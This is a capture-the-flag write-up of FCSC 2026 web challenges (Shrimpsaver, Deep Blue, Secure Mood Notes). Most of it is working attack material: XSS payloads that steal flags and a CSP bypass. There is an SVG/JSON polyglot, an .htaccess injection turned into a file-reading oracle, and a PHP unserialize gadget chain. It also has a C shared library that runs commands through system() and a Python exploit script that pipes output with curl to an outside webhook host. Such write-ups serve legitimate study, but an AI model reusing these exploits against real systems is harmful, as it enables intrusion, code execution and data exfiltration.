FCSC 2026
Shrimpsaver
The main page is tiny:
1
2
3
4
5
6
7
8
9
10
11
<?php
error_reporting(0);
$nonce = base64_encode(random_bytes(16));
header("Content-Security-Policy: default-src 'self'; connect-src 'self'; script-src 'nonce-$nonce';");
header("X-Frame-Options: DENY");
header("Content-Type: text/html; charset=utf-8");
header("Referrer-Policy: no-referrer");
header("Cross-Origin-Opener-Policy: same-origin");
?>
...
<script nonce="<?= $nonce ?>" src="/app.js"></script>
The interesting part is in app.js:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
var blacklist = ["constructor", "__proto__"];

function resolvePath(obj, parts) {
  let target = obj;

  for (let part of parts) {
    if (blacklist.includes(part)) {
      throw new Error("Blacklisted path part");
    }
    if (target[part] === undefined) {
      throw new Error(`Invalid path ${part}`);
    }
    target = target[part];
  }
  return target;
}

function copy(copyTo, copyFrom) {
  const parts = copyTo.split(".");
  const lastPart = parts.pop();

  const target = resolvePath(document.body, parts);
  const value = resolvePath(document.body, copyFrom.split("."));
  target[lastPart] = value;
}

const searchParams = new URLSearchParams(window.location.search);

for (const [name, value] of searchParams.entries()) {
  copy(name, value);
}
This means every query parameter becomes:
1
copy(param_name, param_value)
Both sides are resolved starting from document.body, so this is not just some shallow DOM copy. I can walk from document.body to ownerDocument, then to defaultView, which is the window object.
First thought: Well, at first glance, I was thinking that we can use innerHTML to get HTML injection, with the help with window.name. The payload would be something like this:
1
/?ownerDocument.defaultView.copy=ownerDocument.defaultView.open&%2F%3FinnerHTML%3DownerDocument.defaultView.name%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x%26x=%3Cimg%20src%3Dx%20onerror%3D%22setTimeout%28%28%29%3D%3Efetch%28%27%2Fflag.php%27%29.then%28r%3D%3Er.text%28%29%29.then%28t%3D%3Econsole.log%28t%29%29%2C1000%29%22%3E
This did work but I didn’t found a way to get the flag (The main reason is that the log hooking for the Tab 2 isnt work - Turn out that we need to wait at least 1000ms to see the logs. I found the solution to solve this problem in revenge ver :rofl: ) . So I started to think another way.
So what I want to do is that we can overwrite window.copy with the window.eval function, then call it with our next query parameter to execute arbitrary code.
That immediately gives a clean gadget:
1
ownerDocument.defaultView.copy=ownerDocument.defaultView.eval
After this first parameter is processed, the global copy function is no longer the original function. It now points to window.eval.
The loop still continues:
1
2
3
for (const [name, value] of searchParams.entries()) {
  copy(name, value);
}
So the next iteration becomes:
1
eval(name, value)
The second argument is ignored, so I can place arbitrary JavaScript directly in the parameter name. In other words, the client-side bug alone is enough to turn:
1
?ownerDocument.defaultView.copy=ownerDocument.defaultView.eval&alert(1)=x
into code execution.
But there is still one problem: the page has CSP, and this CSP does not allow unsafe-eval.
The running service uses the default PHP configuration instead. In this setup, if I send more than max_input_vars = 1000 GET parameters, PHP emits a startup warning before index.php starts executing:
1
Warning: PHP Request Startup: Input variables exceeded 1000. To increase the limit change max_input_vars in php.ini. in Unknown on line 0
With this warning, the server does not send the CSP header, so we can execute our payload without any restrictions.
Finally, the payload is:
1
?ownerDocument.defaultView.copy=ownerDocument.defaultView.eval&<your-payload>=x&a&a&a...&a
where there are 999 a parameters to trigger the warning.
Shrimpsaver (revenge)
The difference between the original Shrimpsaver and the revenge version is that the latter has a php.ini file with display_errors = Off, so the warning is not sent to the client, and the CSP is still in place.
1
2
3
4
display_errors = Off
display_startup_errors = Off
log_errors = On
error_reporting = E_ALL
So we need to achieve code execution without relying on the CSP being disabled.
After some thinking, I found that we can access nonce value with something like this
1
?ownerDocument.defaultView.x=lastElementChild.nonce
With the nonce, we can create a tag with the correct nonce and inject it into the page. But HOW ?
The answer is that we can use my previous failed payload to use html injection and then add the nonce to the tag to make it work. The payload is like this:
1
?ownerDocument.defaultView.copy=ownerDocument.defaultView.open&%2F%3FownerDocument.defaultView.savedNonce%3DlastElementChild.nonce%26innerHTML%3DownerDocument.defaultView.name%26children.s.attributes.nonce.value%3DownerDocument.defaultView.savedNonce%26children.f.srcdoc%3Dchildren.s.outerHTML=%3Cscript%20nonce%3D%22%22%20id%3Ds%3Efetch(%22%2Fflag.php%22).then(r%3D%3Er.text()).then(t%3D%3Eparent.opener.console.log(t))%3C%2Fscript%3E%3Ciframe%20id%3Df%3E%3C%2Fiframe%3E
It works like this:
- The first parameter overwrites
copywithopen, so the second parameter becomesopen(...). - The second parameter opens a new window with the URL
/?ownerDocument.defaultView.savedNonce=lastElementChild.nonce&innerHTML=ownerDocument.defaultView.name&children.s.attributes.nonce.value=ownerDocument.defaultView.savedNonce&children.f.srcdoc=children.s.outerHTML. with the name as<script nonce="" id=s>fetch("/flag.php").then(r=>r.text()).then(t=>parent.opener.console.log(t))</script><iframe id=f></iframe> - In the new window, we saved the nonce to
window.savedNonce, then set the innerHTML of the body to window.name. Then we access the script tag with children.s and set its nonce value to the saved nonce. Finally, we set the srcdoc of the iframe to the outerHTML of the script tag, which executes the script and logs the flag to the console of the original window.

Flag: FCSC{04738852565c8dbb418e3af0a3eb0da3a2c9592859422fdbac645ef5fd181166}
Deep Blue
This challenge contains 3 services, apache, nginx and a bot. After some reading, I found this
1
2
3
4
5
6
7
8
9
div class="article-body">
        @for (paragraph of article()!.content.split("\n\n"); track $index) {
          <p [innerHTML]="trustHtml(paragraph)"></p>
        }
</div>

  trustHtml(html: string): SafeHtml {
    return this.sanitizer.bypassSecurityTrustHtml(html);
  }
So basically, the content of the article is directly rendered as trusted HTML, and the Article content is
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
constructor() {
    this.route.params.subscribe(params => {
      const id = params['id'];
      this.fetchArticle(id);
    });
  }

  private fetchArticle(id: string): void {
    this.loading.set(true);
    this.error.set(null);

    this.http.get<ArticleData>(`/api/v3/blue/blog/articles/${id}.json`).subscribe({
      next: (data) => {
        this.article.set(data);
        this.loading.set(false);
      },
      error: (err) => {
        this.error.set('Failed to load article');
        this.loading.set(false);
        console.error('Error fetching article:', err);
      }
    });
  }
The id which is the value of the id parameter in the URL is directly used to fetch the article data and concactenated into a fetch path, if we can control the JSON response of the fetch, we can inject arbitrary HTML into the page.
Lets look at the upload path:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
if ($action === 'upload') {
    if (!isset($_FILES['image']) || $_FILES['image']['error'] !== UPLOAD_ERR_OK) {
        http_response_code(400);
        echo json_encode(['error' => 'No image uploaded or upload error']);
        exit;
    }

    $tmpPath = $_FILES['image']['tmp_name'];
    $mimeType = mime_content_type($tmpPath);

    if (strpos($mimeType, 'image/') !== 0) {
        http_response_code(400);
        echo json_encode(['error' => 'Invalid file type. Only images are allowed.', 'detected' => $mimeType]);
        exit;
    }

    // Generate UUIDv4
    $uuid = sprintf(
        '%04x%04x-%04x-%04x-%04x-%04x%04x%04x',
        mt_rand(0, 0xffff), mt_rand(0, 0xffff),
        mt_rand(0, 0xffff),
        mt_rand(0, 0x0fff) | 0x4000,
        mt_rand(0, 0x3fff) | 0x8000,
        mt_rand(0, 0xffff), mt_rand(0, 0xffff), mt_rand(0, 0xffff)
    );

    // Get extension from mime type
    $extensions = [
        'image/jpeg' => 'jpg',
        'image/png' => 'png',
        'image/gif' => 'gif',
        'image/webp' => 'webp',
        'image/svg+xml' => 'svg',
        'image/bmp' => 'bmp',
        'image/ico' => 'ico',
        'image/x-icon' => 'ico'
    ];

    $ext = $extensions[$mimeType] ?? 'bin';
    $filename = $uuid . '.' . $ext;
    $destPath = $uploadDir . $filename;

    if (move_uploaded_file($tmpPath, $destPath)) {
        echo json_encode([
            'success' => true,
            'id' => $uuid,
            'filename' => $filename,
            'mime' => $mimeType
        ]);
    } else {
        http_response_code(500);
        echo json_encode(['error' => 'Failed to save image']);
    }

}
Basically we can upload an image, and the server will save it with a random UUID filename, then return the filename in the response. But there is a problem, the server only use mime_content_type to check the file type, it doesnt actually check whelther the file is a read image or not. So I think that we can upload a file that when the server see it, it thinks its an image, but when Angular see it, it thinks its a JSON file.
After some searching, I found a weird things in Angular, when it parse a JSON, it has this “XSSI_PREFIX”
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
const XSSI_PREFIX = /^\)\]\}',?\n/;
// strip off for better reading
private parseBody(
    request: HttpRequest<any>,
    binContent: Uint8Array<ArrayBuffer>,
    contentType: string,
    status: number,
  ): string | ArrayBuffer | Blob | object | null {
    switch (request.responseType) {
      case 'json':
        // stripping the XSSI when present
        const text = new TextDecoder().decode(binContent).replace(XSSI_PREFIX, '');
        if (text === '') {
          return null;
        }
        try {
          return JSON.parse(text) as object;
        } catch (e: unknown) {
          // Allow handling non-JSON errors (!) as plain text, same as the XHR
          // backend. Without this special sauce, any non-JSON error would be
          // completely inaccessible downstream as the `HttpErrorResponse.error`
          // would be set to the `SyntaxError` from then failing `JSON.parse`.
          if (status < 200 || status >= 300) {
            return text;
          }
          throw e;
        }
      case 'text':
        return new TextDecoder().decode(binContent);
      case 'blob':
        return new Blob([binContent], {type: contentType});
      case 'arraybuffer':
        return binContent.buffer;
    }
  }
So basically, if the response starts with )]}'\n, Angular will strip this prefix before parsing the JSON. Combining this with the fact that the server only check the mime type with mime_content_type, we need to find a file type that can both start with )]}'\n and be recognized as an image by mime_content_type.
After reading the documentation of mime_content_type and checking the magic numbers of different file types, I found this rule can be both a valid image with the mime_type image/svg+xml and a valid JSON file for Angular:
1
2
)]}'
{"id":1,"title":"<!doctype svg><svg xmlns=\"http://www.w3.org/2000/svg\"></svg>","author":"bot","date":"01/01/2026","image":null,"content":"<img src=x onerror=\"fetch('/api/v1/image?action=read&filename=secret-recipe.txt',{credentials:'include'}).then(r=>r.json()).then(d=>console.log(d.flag))\">"}
So now we only need to make the article page fetch this file and render it. This is easy, we can just do something like this
1
http://deep-blue-nginx/article/..%252f..%252f..%252f..%252fv1%252fimage%3Faction%3Dread%26filename%3D<uploaded-file>.svg%26x%3D
After one round of decoding, Angular fetches:
1
/api/v3/blue/blog/articles/..%2f..%2f..%2f..%2fv1%2fimage?action=read&filename=<uploaded-file>.svg&x=.json
Then the browser resolves that to:
1
/api/v1/image?action=read&filename=<uploaded-file>.svg&x=.json
With that we can have XSS and steal the flag from the bot.

Flag: FCSC{cf501ba6e28b6a8050f1c58c6ff1ebd7f24fe04ab03a7e84c82eb7819a1842c5}
Secure Mood Notes (Part 1)
There are 2 services:
- main_notes_app:
- PHP/Symfony note app
- stores notes in the notes_data cookie
- reads them back with unserialize()
- share_notes_app:
- Flask share app
- fetches a note from the PHP app
- writes shared.mood.notes and .htaccess under public/shared_notes/
/
Apache serves the shared files, Snuffleupagus protects PHP with an HMAC secret (Flag 1) and blocked functions, and /getflag is the final SUID binaryused to retrieve the flag (Flag 2).
The first thing I checked was the share service. The interesting code is here:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
HT_ACCESS_CONTENT="""<FilesMatch "\\.mood\\.notes$">
Header set Mood-Filename %s
Require ip %s
Options -ExecCGI
php_flag engine off
</FilesMatch>"""

def clean_filename(name: str) -> str:
    name = re.sub(r'[./;!\n\r"<>\(\)\{\}\[\]]', '', name)
    name = re.sub(r'\s+', ' ', name)
    return name.strip()

...

try:
    ip_address(allowed_ip)
except:
    return jsonify({"error":"Invalid IP address"}), 422

...

with open(f"{share_folder}/.htaccess","w") as fd_htaccess:
    fd_htaccess.write(HT_ACCESS_CONTENT%(note_filename, allowed_ip))
So we control 2 values that are written directly into .htaccess:
nameallowed_ip
At first glance, name looks filtered enough, but the important detail is that ' and \ are still allowed.
So if I use:
1
name = "'\\"
the generated config becomes:
1
2
3
4
5
6
<FilesMatch "\.mood\.notes$">
Header set Mood-Filename '\
Require ip ...
Options -ExecCGI
php_flag engine off
</FilesMatch>
This means the next line is fall into the Header directive.
So the Require ip ... line is no longer parsed as access control. It becomes part of Header set.
The app validates allowed_ip with Python ip_address(). Normally that sounds safe, but Python accepts IPv6 zone IDs with weird suffixes. In particular, this is considered valid:
1
fe80::1%' expr=true
and also things like:
1
2
fe80::1%' expr=false
fe80::1%' expr=file(...)
So now we can combine both primitives:
name = "'\\"allowed_ip = "fe80::1%' expr=<apache_expr>"
This effectively gives:
1
2
Header set Mood-Filename '\
Require ip fe80::1%' expr=<apache_expr>
The important part is that Apache will only emit Mood-Filename if the expression is true.
So this gives a boolean oracle:
- if the expression is true, the response contains
Mood-Filename - if the expression is false, the header is absent
For example, if I create:
1
2
3
4
5
{
  "note_id": "0",
  "name": "'\\",
  "allowed_ip": "fe80::1%' expr=true"
}
then requesting the returned share path gives me a Mood-Filename header.
If I change it to:
1
2
3
4
5
{
  "note_id": "0",
  "name": "'\\",
  "allowed_ip": "fe80::1%' expr=false"
}
then the header disappears.
At this point I only had a blind boolean primitive, but Apache expressions give something better. It supports file(...), unbase64(...) and regex matching, so I can directly ask Apache whether a local file matches a regex.
For example:
1
file(unbase64('L29wdC9kZWZhdWx0LnJ1bGVz'))=~m#FCSC#
L29wdC9kZWZhdWx0LnJ1bGVz is just base64 for /opt/default.rules.
So now the oracle becomes:
- if
/opt/default.rulesmatches the regex,Mood-Filenameappears - otherwise, it does not
And from the source we know that file contains:
1
sp.global.secret_key("...");
So the first part is just extracting that secret character by character.
so I can start with the fixed prefix FCSC{, then try the next character in 0123456789abcdef} and ask Apache whether /opt/default.rules matches:
1
secret_key("FCSC{<known_prefix><candidate>
So the whole first part is just using the .htaccess bug to turn Apache into a regex oracle on /opt/default.rules, then leaking the Snuffleupagus secret from there.
Flag 1: FCSC{9c3c34c030a9d6d8}
Secure Mood Notes (Part 2)
Once we have the Snuffleupagus secret, we can sign arbitrary cookies and find a way to get RCE. The sink is straightforward, the unserialize() call in the note app.
1
2
3
4
5
6
$data = base64_decode($cookieValue);
$unserialized = unserialize($data);

if (!$unserialized instanceof Notes) {
    return ['notes' => new Notes([]), 'invalid' => true];
}
So we need to find a gadget chain that ends with code execution, then we can just sign the payload with the secret and put it in the cookie.
After some searching, I found a simple gadget chain with just one gadget:
1
2
3
4
5
6
7
8
9
class Notes
{
    public array $all_notes;
    public array $filters;

    public function filter(string $filter) {
        return array_map($this->filters[$filter], $this->all_notes);
    }
}
So basically we can controll $all_notes and $filters. If we set $this->filters[$filter] to ["Symfony\\Component\\Intl\\Util\\GzipStreamWrapper", "require"], and $this->all_notes to a gzip compressed PHP code, then when the filter() method is called, it will execute require($gzip_code), which gives us RCE.
The payload to generate the cookie is like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26

namespace App\Model {
    class Notes
    {
        public array $all_notes = [];
        public array $filters = [];
    }
}

namespace {
    use App\Model\Notes;


    $secret = "FCSC{9c3c34c030a9d6d8}";
    $loaderPath = "/var/www/html/public/shared_notes/ea4a6040-3c49-49e4-89ed-93f4f2b0ebd5/shared.mood.notes";

    $notes = new Notes();
    $notes->all_notes = [$loaderPath];
    $notes->filters = [
        'normal' => ['Symfony\\Component\\Intl\\Util\\GzipStreamWrapper', 'require'],
    ];

    $serialized = serialize($notes);
    $mac = hash_hmac('sha256', $serialized, $secret);
    echo base64_encode($serialized . $mac);
}
But there is still one problem, Snuffleupagus blocks all the functions that can be used to achieve code execution
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
sp.xxe_protection.enable();
sp.unserialize_hmac.enable();
sp.disable_function.function("assert").drop();
sp.disable_function.function("create_function").drop();
sp.disable_function.function("mail").param("additional_params").value_r("\\-").drop();
sp.disable_function.function("system").drop();
sp.disable_function.function("shell_exec").drop();
sp.disable_function.function("exec").drop();
sp.disable_function.function("proc_open").drop();
sp.disable_function.function("passthru").drop();
sp.disable_function.function("popen").drop();
sp.disable_function.function("pcntl_exec").drop();
sp.disable_function.function("file_put_contents").drop();
sp.disable_function.function("rename").drop();
sp.disable_function.function("copy").drop();
sp.disable_function.function("move_uploaded_file").drop();
sp.disable_function.function("ZipArchive::__construct").drop();
sp.disable_function.function("DateInterval::__construct").drop();
So we need to find a way to bypass these blocks or find another way to achieve code execution without using these functions.
After some researching, I think bypassing these blocks is not possible but I figure out that we can use curl (php built in) and when I read the documentation of curl, I found that it has a CURLOPT_SSLENGINE option, which can be used to specify a custom SSL engine. So basically if we can upload a custom SSL so file to the server, we can specify that as the SSL engine for curl, then we can achieve code execution when curl is called.
So the solution is clear now:
- Upload a custom SSL engine to the server (we can just use a simple C code that executes /getflag and post to our webhook and compile it to a so file).
- Use the unserialize RCE to set
CURLOPT_SSLENGINEto our custom SSL engine. - Trigger a curl request to achieve code execution and get the flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
#include <unistd.h>
#include <stdlib.h>

const char marker[] = "\n";

__attribute__((constructor))
void init(void)
{
    const char *cmd = getenv("PWNEDBYYUU");
    if (cmd && *cmd) {
        system(cmd);
    }
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105

import base64
import gzip
import subprocess
import sys
from pathlib import Path

import requests

def encode_latin1_as_utf8(raw):
    return raw.decode("latin-1").encode("utf-8")


def upload_blob(base, blob):
    idx = blob.find(b"\n")
    if idx <= 0:
        raise RuntimeError("blob has no usable newline split point")

    title_raw = blob[:idx]
    content_raw = blob[idx + 1 :]

    session = requests.Session()
    session.get(f"{base}/", timeout=15)
    session.cookies.set("client_key", base64.b64encode(b"\x00" * 16).decode())

    response = session.post(
        f"{base}/api/notes",
        json={
            "title": base64.b64encode(encode_latin1_as_utf8(title_raw)).decode(),
            "content": base64.b64encode(encode_latin1_as_utf8(content_raw)).decode(),
        },
        timeout=20,
    )
    response.raise_for_status()
    note_id = str(response.json()["id"])

    response = session.post(
        f"{base}/share/create",
        json={"note_id": note_id, "allowed_ip": "127.0.0.1", "name": "x"},
        timeout=20,
    )
    response.raise_for_status()
    return "/var/www/html/public" + response.json()["path"]


def build_cookie_with_php(secret, php_loader_path):
    result = subprocess.run(
        [
            "php",
            "build_cookie.php"
        ],
        check=True,
        capture_output=True,
        text=True,
    )
    return result.stdout.strip()


def build_php_loader(provider_path, command):
    source = (
        "<?php "
        f"putenv('PWNEDBYYUU=' . '{command}');"
        f"$p='{provider_path}';"
        "$ch=curl_init();"
        "@curl_setopt($ch, CURLOPT_SSLENGINE, $p);"
        "@curl_setopt($ch, CURLOPT_URL, 'https://127.0.0.1/');"
        "@curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);"
        "@curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);"
        "@curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);"
        "@curl_exec($ch);"
        "exit; /*"
    ).encode()

    for pad in range(1024):
        blob = gzip.compress(source + b"A" * pad + b"*/", mtime=0)
        if blob.find(b"\n") > 0:
            return blob


def trigger(base, cookie):
    response = requests.get(
        f"{base}/api/notes?filter=normal",
        cookies={"notes_data": cookie},
        timeout=30,
    )
    response.raise_for_status()
    return response.text


def main():
    base = "https://bubulle-corp.fcsc.fr"

    provider_blob = Path("cmd.so").read_bytes()
    provider_path = upload_blob(base, provider_blob)
    cmd = "/getflag please give me the flag | curl -d @- xxxxx.requestrepo.com"
    php_blob = build_php_loader(provider_path, cmd)
    php_path = upload_blob(base, php_blob)
    secret = "FCSC{9c3c34c030a9d6d8}"
    cookie = build_cookie_with_php(secret, php_path)
